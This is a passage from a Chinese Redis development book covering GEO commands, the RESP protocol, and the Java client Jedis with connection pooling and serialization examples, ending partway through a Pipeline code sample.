城市	经度	纬度	成员
北京	116.28	39.55	beijing
天津	117.12	39.08	tianjin
石家庄	114.29	38.02	shijiazhuang
唐山	118.01	39.38	tangshan
保定	115.29	38.51	baoding

cities: locations是上面5个城市地理位置信息的集合，现向其添加北京的地理位置信息：

```
127.0.0.1:6379> geoadd cities:locations 116.28 39.55 beijing  
(integer) 1
```

返回结果代表添加成功的个数，如果cities: locations没有包含beijing，

那么返回结果为1，如果已经存在则返回0：

```
127.0.0.1:6379> geoadd cities:locations 116.28 39.55 beijing  
(integer) 0
```

如果需要更新地理位置信息，仍然可以使用geoadd命令，虽然返回结果为0。geoadd命令可以同时添加多个地理位置信息：

```
127.0.0.1:6379> geoadd cities:locations 117.12 39.08 tianjin 114.29 38.02  
shijiazhuang 118.01 39.38 tangshan 115.29 38.51 baoding  
(integer) 4
```

2. 获取地理位置信息

```
geopos key member [member ...]
```

下面操作会获取天津的经维度：

```
127.0.0.1:6379> geopos cities:locations tianjin  
1) 1) "117.12000042200088501"  
2) "39.0800000535766543"
```

3. 获取两个地理位置的距离。

```
geodist key member1 member2 [unit]
```

其中unit代表返回结果的单位，包含以下四种：

· m (meters) 代表米。

· km (kilometers) 代表公里。

· mi (miles) 代表英里。

· ft (feet) 代表尺。

下面操作用于计算天津到北京的距离，并以公里为单位：

```
127.0.0.1:6379> geodist cities:locations tianjin beijing km  
"89.2061"
```

4. 获取指定位置范围内的地理信息位置集合

```
georadius key longitude latitude radiusm|km|ft|mi [withcoord] [withdist]  
[withhash] [COUNT count] [asc|desc] [store key] [storedist key]  
georadiusbymember key member radiusm|km|ft|mi [withcoord] [withdist]  
[withhash] [COUNT count] [asc|desc] [store key] [storedist key]
```

georadius和georadiusbymember两个命令的作用是一样的，都是以一个地理位置为中心算出指定半径内的其他地理信息位置，不同的是georadius命令的中心位置给出了具体的经纬度，georadiusbymember只需给出成员即可。其中radiusm|km|ft|mi是必需参数，指定了半径（带单位），这两个命令有很多可选参数，如下所示：

· withcoord：返回结果中包含经纬度。

· withdist：返回结果中包含离中心节点位置的距离。

· withhash：返回结果中包含geohash，有关geohash后面介绍。

· COUNT count：指定返回结果的数量。

· asc|desc：返回结果按照离中心节点的距离做升序或者降序。

· store key：将返回结果的地理位置信息保存到指定键。

·**storedist key:** 将返回结果离中心节点的距离保存到指定键。

下面操作计算五座城市中，距离北京150公里以内的城市：

```
127.0.0.1:6379> georadiusbymember cities:locations beijing 150 km
1) "beijing"
2) "tianjin"
3) "tangshan"
4) "baoding"
```

5. 获取geohash

```
geohash key member [member ...]
```

Redis使用geohash^[3]将二维经纬度转换为一维字符串，下面操作会返回beijing的geohash值。

```
127.0.0.1:6379> geohash cities:locations beijing
1) "wx4ww02w070"
```

geohash有如下特点：

·GEO的数据类型为zset，Redis将所有地理位置信息的geohash存放在zset中。

```
127.0.0.1:6379> type cities:locations
zset
```

·字符串越长，表示的位置更精确，表3-8给出了字符串长度对应的精度，例如geohash长度为9时，精度在2米左右。

表3-8 geohash长度与精度对应关系

geohash 长度	精确度 (km)
1	2 500
2	630
3	78
4	20
5	2.4
6	0.61
7	0.076
8	0.019
9	0.002

· 两个字符串越相似，它们之间的距离越近，Redis利用字符串前缀匹配算法实现相关的命令。

· geohash编码和经纬度是可以相互转换的。

Redis正是使用有序集合并结合geohash的特性实现了GEO的若干命令。

6.删除地理位置信息

```
zrem key member
```

GEO没有提供删除成员的命令，但是因为GEO的底层实现是zset，所以可以借用zrem命令实现对地理位置信息的删除。

[1] <https://matt.sh/>

[2] <https://github.com/yinqiwen/aradb>

[3] <https://en.wikipedia.org/wiki/Geohash>

3.9 本章重点回顾

- 1) 慢查询中的两个重要参数slowlog-log-slower-than和slowlog-max-len。
- 2) 慢查询不包含命令网络传输和排队时间。
- 3) 有必要将慢查询定期存放。
- 4) redis-cli一些重要的选项，例如--latency、--bigkeys、-i和-r组合。
- 5) redis-benchmark的使用方法和重要参数。
- 6) Pipeline可以有效减少RTT次数，但每次Pipeline的命令数量不能无节制。
- 7) Redis可以使用Lua脚本创造出原子、高效、自定义命令组合。
- 8) Redis执行Lua脚本有两种方法：eval和evalsha。
- 9) Bitmaps可以用来做独立用户统计，有效节省内存。
- 10) Bitmaps中setbit一个大的偏移量，由于申请大量内存会导致阻塞。
- 11) HyperLogLog虽然在统计独立总量时存在一定的误差，但是节省的内存量十分惊人。
- 12) Redis的发布订阅机制相比许多专业的消息队列系统功能较弱，不具备堆积和回溯消息的能力，但胜在足够简单。

13) Redis3.2提供了GEO功能，用来实现基于地理位置信息的应用，但底层实现是zset。

第4章 客户端

Redis是用单线程来处理多个客户端的访问，因此作为Redis的开发和运维人员需要了解Redis服务端和客户端的通信协议，以及主流编程语言的Redis客户端使用方法，同时还需要了解客户端管理的相应API以及开发运维中可能遇到的问题。本章将对这些内容进行详细分析，相信通过本章的学习，读者会对客户端的相关知识有一个更为全面的了解，本章内容如下：

- 客户端通信协议
- Java客户端Jedis
- Python客户端redis-py
- 客户端管理
- 客户端常见异常
- 客户端案例分析

4.1 客户端通信协议

几乎所有的主流编程语言都有Redis的客户端（<http://redis.io/clients>），不考虑Redis非常流行的原因，如果站在技术的角度看原因还有两个：第一，客户端与服务端之间的通信协议是在TCP协议之上构建的。第二，Redis制定了RESP（REdis Serialization Protocol，Redis序列化协议）实现客户端与服务端的正常交互，这种协议简单高效，既能够被机器解析，又容易被人类识别。例如客户端发送一条set hello world命令给服务端，按照RESP的标准，客户端需要将其封装为如下格式（每行用\r\n分隔）：

```
*3
$3
SET
$5
hello
$5
world
```

这样Redis服务端能够按照RESP将其解析为set hello world命令，执行后回复的格式如下：

```
+OK
```

可以看到除了命令（set hello world）和返回结果（OK）本身还包含了一些特殊字符以及数字，下面将对这些格式进行说明。

1.发送命令格式

RESP的规定一条命令的格式如下，CRLF代表"\r\n"。

```
*<参数数量> CRLF
```

```
$<参数1的字节数量> CRLF  
<参数1> CRLF  
...  
$<参数N的字节数量> CRLF  
<参数N> CRLF
```

依然以set hell world这条命令进行说明。

参数数量为3个，因此第一行为：

```
*3
```

参数字节数分别是355，因此后面几行为：

```
$3  
SET  
$5  
hello  
$5  
world
```

有一点要注意的是，上面只是格式化显示的结果，实际传输格式为如下代码，整个过程如图4-1所示：

```
*3\r\n$3\r\nSET\r\n$5\r\nhello\r\n$5\r\nworld\r\n
```

2.返回结果格式

Redis的返回结果类型分为以下五种，如图4-2所示：

·状态回复：在RESP中第一个字节为"+"。

·错误回复：在RESP中第一个字节为"-"。

·整数回复：在RESP中第一个字节为": "。

- 字符串回复：在RESP中第一个字节为"\$"。
- 多条字符串回复：在RESP中第一个字节为"*"。




图4-1 客户端和服务端使用RESP标准进行数据交互




图4-2 Redis五种回复类型在RESP下的编码

我们知道redis-cli只能看到最终的执行结果，那是因为redis-cli本身就是按照RESP进行结果解析的，所以看不到中间结果，redis-cli.c源码对命令结

果的解析结构如下：

```
static sds cliFormatReplyTTY(redisReply *r, char *prefix) {
    sds out = sdsempty();
    switch (r->type) {
        case REDIS_REPLY_ERROR:
            // 处理错误回复
        case REDIS_REPLY_STATUS:
            // 处理状态回复
        case REDIS_REPLY_INTEGER:
            // 处理整数回复
        case REDIS_REPLY_STRING:
            // 处理字符串回复
        case REDIS_REPLY_NIL:
            // 处理空
        case REDIS_REPLY_ARRAY:
            // 处理多条字符串回复
    }
    return out;
}
```

例如执行set hello world，返回结果是OK，并不能看到加号：

```
127.0.0.1:6379> set hello world
OK
```

为了看到Redis服务端返回的“真正”结果，可以使用nc命令、telnet命令、甚至写一个socket程序进行模拟。下面以nc命令进行演示，首先使用nc 127.0.0.1 6379连接到Redis：

```
nc 127.0.0.1 6379
```

状态回复：set hello world的返回结果为+OK：

```
set hello world
+OK
```

错误回复：由于sethx这条命令不存在，那么返回结果就是"-"号加上错误消息：

```
sethx  
-ERR unknown command 'sethx'
```

整数回复：当命令的执行结果是整数时，返回结果就是整数回复，例如incr、exists、del、dbsize返回结果都是整数，例如执行incr counter返回结果就是“：“加上整数：

```
incr counter  
:1
```

字符串回复：当命令的执行结果是字符串时，返回结果就是字符串回复。例如get、hget返回结果都是字符串，例如get hello的结果为“\$5\r\nworld\r\n”：

```
get hello  
$5  
world
```

多条字符串回复：当命令的执行结果是多条字符串时，返回结果就是多条字符串回复。例如mget、hgetall、lrange等命令会返回多个结果，例如下面操作：

首先使用mset设置多个键值对：

```
mset java jedis python redis-py  
+OK
```

然后执行mget命令返回多个结果，第一个*2代表返回结果的个数，后面的格式是和字符串回复一致的：

```
mget java python  
*2  
$5
```

```
jedis
$8
redis-py
```

有一点需要注意，无论是字符串回复还是多条字符串回复，如果有nil值，那么会返回\$-1。

例如，对一个不存在的键执行get操作，返回结果为：

```
get not_exist_key
$-1
```

如果批量操作中包含一条为nil值的结果，那么返回结果如下：

```
mget hello not_exist_key java
*3
$5
world
$-1
$5
jedis
```

有了RESP提供的发送命令和返回结果的协议格式，各种编程语言就可以利用其来实现相应的Redis客户端，后面两节将介绍Java和Python两个编程语言的Redis客户端。

4.2 Java客户端Jedis

Java有很多优秀的Redis客户端（详见：<http://redis.io/clients#java>），这里介绍使用较为广泛的客户端Jedis，本节将按照以下几个方面对Jedis进行介绍：

- 获取Jedis
- Jedis的基本使用
- Jedis连接池使用
- Jedis中Pipeline使用
- Jedis的Lua脚本使用

4.2.1 获取Jedis

Jedis属于Java的第三方开发包，在Java中获取第三方开发包通常有两种方式：

- 直接下载目标版本的Jedis-\${version}.jar包加入到项目中。
- 使用集成构建工具，例如maven、gradle等将Jedis目标版本的配置加入到项目中。

通常在实际项目中使用第二种方式，但如果只是想测试一下Jedis，第一种方法也是可以的。在写本书时，Jedis最新发布的稳定版本2.8.2，以Maven为例子，在项目中加入下面的依赖即可：

```
<dependency>
    <groupId>redis.clients</groupId>
    <artifactId>jedis</artifactId>
    <version>2.8.2</version>
</dependency>
```

对于第三方开发包，版本的选择也是至关重要的，因为Redis更新速度比较快，如果客户端跟不上服务端的速度，有些特性和bug不能及时更新，不利于日常开发。通常来讲选取第三方开发包有如下两个策略：

- 选择比较稳定的版本，也就是尽可能选择稳定的里程碑版本，这些版本已经经过多次alpha、beta的修复，基本算是稳定了。
- 选择更新活跃的第三方开发包，例如Redis3.0有了Redis Cluster新特性，但是如果使用的客户端一直不支持，并且维护的人也比较少，这种就谨

慎选择。

本节介绍的Jedis基本满足上述两个特点，下面将对Jedis的基本使用方法进行介绍。

4.2.2 jedis的基本使用方法

jedis的使用方法非常简单，只要下面三行代码就可以实现get功能：

```
# 1. 生成一个Jedis对象，这个对象负责和指定Redis实例进行通信
Jedis jedis = new Jedis("127.0.0.1", 6379);
# 2. jedis执行set操作
jedis.set("hello", "world");
# 3. jedis执行get操作，value="world"
String value = jedis.get("hello");
```

可以看到初始化Jedis需要两个参数：Redis实例的IP和端口，除了这两个参数外，还有一个包含了四个参数的构造函数是比较常用的：

```
Jedis(final String host, final int port, final int connectionTimeout, final int
soTimeout)
```

参数说明：

- host: Redis实例的所在机器的IP。
- port: Redis实例的端口。
- connectionTimeout: 客户端连接超时。
- soTimeout: 客户端读写超时。

如果想看一下执行结果：

```
String setResult = jedis.set("hello", "world");
String getResult = jedis.get("hello");
System.out.println(setResult);
System.out.println(getResult);
```

输出结果为：

```
OK
world
```

可以看到jedis.set的返回结果是OK，和redis-cli的执行效果是一样的，只不过结果类型变为了Java的数据类型。上面的这种写法只是为了演示使用，在实际项目中比较推荐使用try catch finally的形式来进行代码的书写：一方面可以在Jedis出现异常的时候（本身是网络操作），将异常进行捕获或者抛出；另一个方面无论执行成功或者失败，将Jedis连接关闭掉，在开发中关闭不用的连接资源是一种好的习惯，代码类似如下：

```
Jedis jedis = null;
try {
    jedis = new Jedis("127.0.0.1", 6379);
    jedis.get("hello");
} catch (Exception e) {
    logger.error(e.getMessage(), e);
} finally {
    if (jedis != null) {
        jedis.close();
    }
}
```

下面用一个例子说明Jedis对于Redis五种数据结构的操作，为了节省篇幅，所有返回结果放在注释中。

```
// 1.string
// 输出结果: OK
jedis.set("hello", "world");
// 输出结果: world
jedis.get("hello");
// 输出结果: 1
jedis.incr("counter");
// 2.hash
jedis.hset("myhash", "f1", "v1");
jedis.hset("myhash", "f2", "v2");
// 输出结果: {f1=v1, f2=v2}
jedis.hgetAll("myhash");
// 3.list
jedis.rpush("mylist", "1");
jedis.rpush("mylist", "2");
jedis.rpush("mylist", "3");
```

```
// 输出结果: [1, 2, 3]
jedis.lrange("mylist", 0, -1);
// 4.set
jedis.sadd("myset", "a");
jedis.sadd("myset", "b");
jedis.sadd("myset", "a");
// 输出结果: [b, a]
jedis.smembers("myset");
// 5.zset
jedis.zadd("myzset", 99, "tom");
jedis.zadd("myzset", 66, "peter");
jedis.zadd("myzset", 33, "james");
// 输出结果: [[[{"james"}, 33.0], [{"peter"}, 66.0], [{"tom"}, 99.0]]
jedis.zrangeWithScores("myzset", 0, -1);
```

参数除了可以是字符串，Jedis还提供了字节数组的参数，例如：

```
public String set(final String key, String value)
public String set(final byte[] key, final byte[] value)
public byte[] get(final byte[] key)
public String get(final String key)
```

有了这些API的支持，就可以将Java对象序列化为二进制，当应用需要获取Java对象时，使用get (final byte[]key) 函数将字节数组取出，然后反序列化为Java对象即可。和很多NoSQL数据库（例如Memcache、Ehcache）的客户端不同，Jedis本身没有提供序列化的工具，也就是说开发者需要自己引入序列化的工具。序列化的工具有很多，例如XML、Json、谷歌的Protobuf、Facebook的Thrift等等，对于序列化工具的选择开发者可以根据自身需求决定，下面以protostuff（Protobuf的Java客户端）为例子进行说明。

1) protostuff的Maven依赖：

```
<protostuff.version>1.0.11</protostuff.version>
<dependency>
    <groupId>com.dyuproject.protostuff</groupId>
    <artifactId>protostuff-runtime</artifactId>
    <version>${protostuff.version}</version>
</dependency>
<dependency>
    <groupId>com.dyuproject.protostuff</groupId>
    <artifactId>protostuff-core</artifactId>
    <version>${protostuff.version}</version>
</dependency>
```

2) 定义实体类:

```
// 俱乐部
public class Club implements Serializable {
    private int id;           // id
    private String name;       // 名称
    private String info;       // 描述
    private Date createDate;   // 创建日期
    private int rank;          // 排名
    // 相应的getter setter不占用篇幅
}
```

3) 序列化工具类ProtostuffSerializer提供了序列化和反序列化方法:

```
package com.sohu.tv.serializer;
import com.dyuproject.protostuff.LinkedBuffer;
import com.dyuproject.protostuff.ProtostuffIOUtil;
import com.dyuproject.protostuff.Schema;
import com.dyuproject.protostuff.runtime.RuntimeSchema;
import java.util.concurrent.ConcurrentHashMap;
//序列化工具
public class ProtostuffSerializer {
    private Schema<Club> schema = RuntimeSchema.createFrom(Club.class);
    public byte[] serialize(final Club club) {
        final LinkedBuffer buffer = LinkedBuffer.allocate(LinkedBuffer.DEFAULT_BUFFER_SIZE);
        try {
            return serializeInternal(club, schema, buffer);
        } catch (final Exception e) {
            throw new IllegalStateException(e.getMessage(), e);
        } finally {
            buffer.clear();
        }
    }
    public Club deserialize(final byte[] bytes) {
        try {
            Club club = deserializeInternal(bytes, schema.newMessage(), schema);
            if (club != null) {
                return club;
            }
        } catch (final Exception e) {
            throw new IllegalStateException(e.getMessage(), e);
        }
        return null;
    }
    private <T> byte[] serializeInternal(final T source, final Schema<T> schema, final LinkedBuffer buffer) {
        return ProtostuffIOUtil.toByteArray(source, schema, buffer);
    }
    private <T> T deserializeInternal(final byte[] bytes, final T result, final Schema<T> schema) {
        ProtostuffIOUtil.mergeFrom(bytes, result, schema);
        return result;
    }
}
```

4) 测试。

生成序列化工具类:

```
ProtostuffSerializer protostuffSerializer = new ProtostuffSerializer();
```

生成Jedis对象:

```
Jedis jedis = new Jedis("127.0.0.1", 6379);
```

序列化:

```
String key = "club:1";
// 定义实体对象
Club club = new Club(1, "AC", "米兰", new Date(), 1);
// 序列化
byte[] clubBtyes = protostuffSerializer.serialize(club);
jedis.set(key.getBytes(), clubBtyes);
```

反序列化:

```
byte[] resultBtyes = jedis.get(key.getBytes());
// 反序列化[id=1, clubName=AC, clubInfo=米兰, createDate=Tue Sep 15 09:53:18 CST
// 2015, rank=1]
Club resultClub = protostuffSerializer.deserialize(resultBtyes);
```

4.2.3 Jedis连接池的使用方法

4.2.2节介绍的是Jedis的直连方式，所谓直连是指Jedis每次都会新建TCP连接，使用后再断开连接，对于频繁访问Redis的场景显然不是高效的使用方式，如图4-3所示。




图4-3 Jedis直连Redis

因此生产环境中一般使用连接池的方式对Jedis连接进行管理，如图4-4所示，所有Jedis对象预先放在池子中（JedisPool），每次要连接Redis，只需要在池子中借，用完了在归还给池子。




图4-4 Jedis连接池使用方式

客户端连接Redis使用的是TCP协议，直连的方式每次需要建立TCP连接，而连接池的方式是可以预先初始化好Jedis连接，所以每次只需要从Jedis连接池借用即可，而借用和归还操作是在本地进行的，只有少量的并发同步开销，远远小于新建TCP连接的开销。另外直连的方式也无法限制Jedis对象的个数，在极端情况下可能会造成连接泄露，而连接池的形式可以有效的保护和控制资源的使用。但是直连的方式也并不是一无是处，表4-1给出两种方式各自的优劣势。

表4-1 Jedis直连方式和连接池方式对比

	优 点	缺 点
直连	简单方便，适用于少量长期连接的场景	1) 存在每次新建 / 关闭 TCP 连接开销 2) 资源无法控制，极端情况会出现连接泄露 3) Jedis 对象线程不安全
连接池	1) 无需每次连接都生成 Jedis 对象，降低开销 2) 使用连接池的形式保护和控制资源的使用	相对于直连，使用相对麻烦，尤其在资源的管理上需要很多参数来保证，一旦规划不合理也会出现问题

Jedis提供了JedisPool这个类作为对Jedis的连接池，同时使用了Apache的通用对象池工具common-pool作为资源的管理工具，下面是使用JedisPool操作Redis的代码示例：

1) Jedis连接池（通常JedisPool是单例的）：

```
// common-pool连接池配置，这里使用默认配置，后面小节会介绍具体配置说明
GenericObjectPoolConfig poolConfig = new GenericObjectPoolConfig();
// 初始化Jedis连接池
JedisPool jedisPool = new JedisPool(poolConfig, "127.0.0.1", 6379);
```

2) 获取Jedis对象不再是直接生成一个Jedis对象进行直连，而是从连接池直接获取，代码如下：

```
Jedis jedis = null;
try {
    // 1. 从连接池获取jedis对象
    jedis = jedisPool.getResource();
    // 2. 执行操作
    jedis.get("hello");
} catch (Exception e) {
    logger.error(e.getMessage(), e);
} finally {
    if (jedis != null) {
        // 如果使用JedisPool, close操作不是关闭连接，代表归还连接池
        jedis.close();
    }
}
```

这里可以看到在finally中依然是jedis.close() 操作，为什么要把连接关闭呢，这不和连接池的原则违背了吗？但实际上Jedis的close() 实现方式如下：

```
public void close() {
    // 使用Jedis连接池
    if (dataSource != null) {
        if (client.isBroken()) {
            this.dataSource.returnBrokenResource(this);
        } else {
            this.dataSource.returnResource(this);
        }
    }
    // 直连
}
```

```
        client.close();
    }
}
```

参数说明：

· dataSource != null 代表使用的是连接池，所以 jedis.close() 代表归还连接给连接池，而且 Jedis 会判断当前连接是否已经断开。

· dataSource=null 代表直连， jedis.close() 代表关闭连接。

前面 GenericObjectPoolConfig 使用的是默认配置，实际它提供有很多参数，例如池子中最大连接数、最大空闲连接数、最小空闲连接数、连接活性检测，等等，例如下面代码：

```
GenericObjectPoolConfig poolConfig = new GenericObjectPoolConfig();
// 设置最大连接数为默认值的5倍
poolConfig.setMaxTotal(GenericObjectPoolConfig.DEFAULT_MAX_TOTAL * 5);
// 设置最大空闲连接数为默认值的3倍
poolConfig.setMaxIdle(GenericObjectPoolConfig.DEFAULT_MAX_IDLE * 3);
// 设置最小空闲连接数为默认值的2倍
poolConfig.setMinIdle(GenericObjectPoolConfig.DEFAULT_MIN_IDLE * 2);
// 设置开启jmx功能
poolConfig.setJmxEnabled(true);
// 设置连接池没有连接后客户端的最大等待时间(单位为毫秒)
poolConfig.setMaxWaitMillis(3000);
```

上面几个是 GenericObjectPoolConfig 几个比较常用的属性，表 4-2 给出了 GenericObjectPoolConfig 其他属性及其含义解释。

表 4-2 GenericObjectPoolConfig 的重要属性

参数名	含 义	默认值
maxActive	连接池中最大连接数	8
maxIdle	连接池中最大空闲的连接数	8
minIdle	连接池中最少空闲的连接数	0
maxWaitMillis	当连接池资源用尽后，调用者的最大等待时间（单位为毫秒），一般不建议使用默认值	-1：表示永远不超时，一直等。
jmxEnabled	是否开启 jmx 监控，如果应用开启了 jmx 端口并且 jmxEnabled 设置为 true，就可以通过 jconsole 或者 jvisualvm 看到关于连接池的相关统计，有助于了解连接池的使用情况，并且可以针对其做监控统计。	true
minEvictableIdleTimeMillis	连接的最小空闲时间，达到此值后空闲连接将被移除	1000L × 60L × 30 毫秒 =30 分钟
numTestsPerEvictionRun	做空闲连接检测时，每次的采样数	3
testOnBorrow	向连接池借用连接时是否做连接有效性检测（ping），无效连接会被移除，每次借用多执行一次 ping 命令	false
testOnReturn	向连接池归还连接时是否做连接有效性检测（ping），无效连接会被移除，每次归还多执行一次 ping 命令	false
testWhileIdle	向连接池借用连接时是否做连接空闲检测，空闲超时的连接会被移除	false
timeBetweenEvictionRunsMillis	空闲连接的检测周期（单位为毫秒）	-1：表示不做检测
blockWhenExhausted	当连接池用尽后，调用者是否要等待，这个参数是和 maxWaitMillis 对应的，只有当此参数为 true 时，maxWaitMillis 才会生效	true

4.2.4 Redis中Pipeline的使用方法

3.3节介绍了Pipeline的基本原理，Jedis支持Pipeline特性，我们知道Redis提供了mget、mset方法，但是并没有提供mget方法，如果想实现这个功能，可以借助Pipeline来模拟批量删除，虽然不会像mget和mset那样是一个原子命令，但是在绝大多数场景下可以使用。下面代码是mget删除的实现过程。



注意

这里为了节省篇幅，没有写try catch finally，没有关闭jedis。

```
public void mdel(List<String> keys) {  
    Jedis jedis = new Jedis("127.0.0.1");  
    // 1)生成pipeline对象  
    Pipeline pipeline = jedis.pipelined();  
    // 2)pipeline执行命令，注意此时命令并未真正执行  
    for (String key : keys) {  
        pipeline.del(key);  
    }  
    // 3)执行命令  
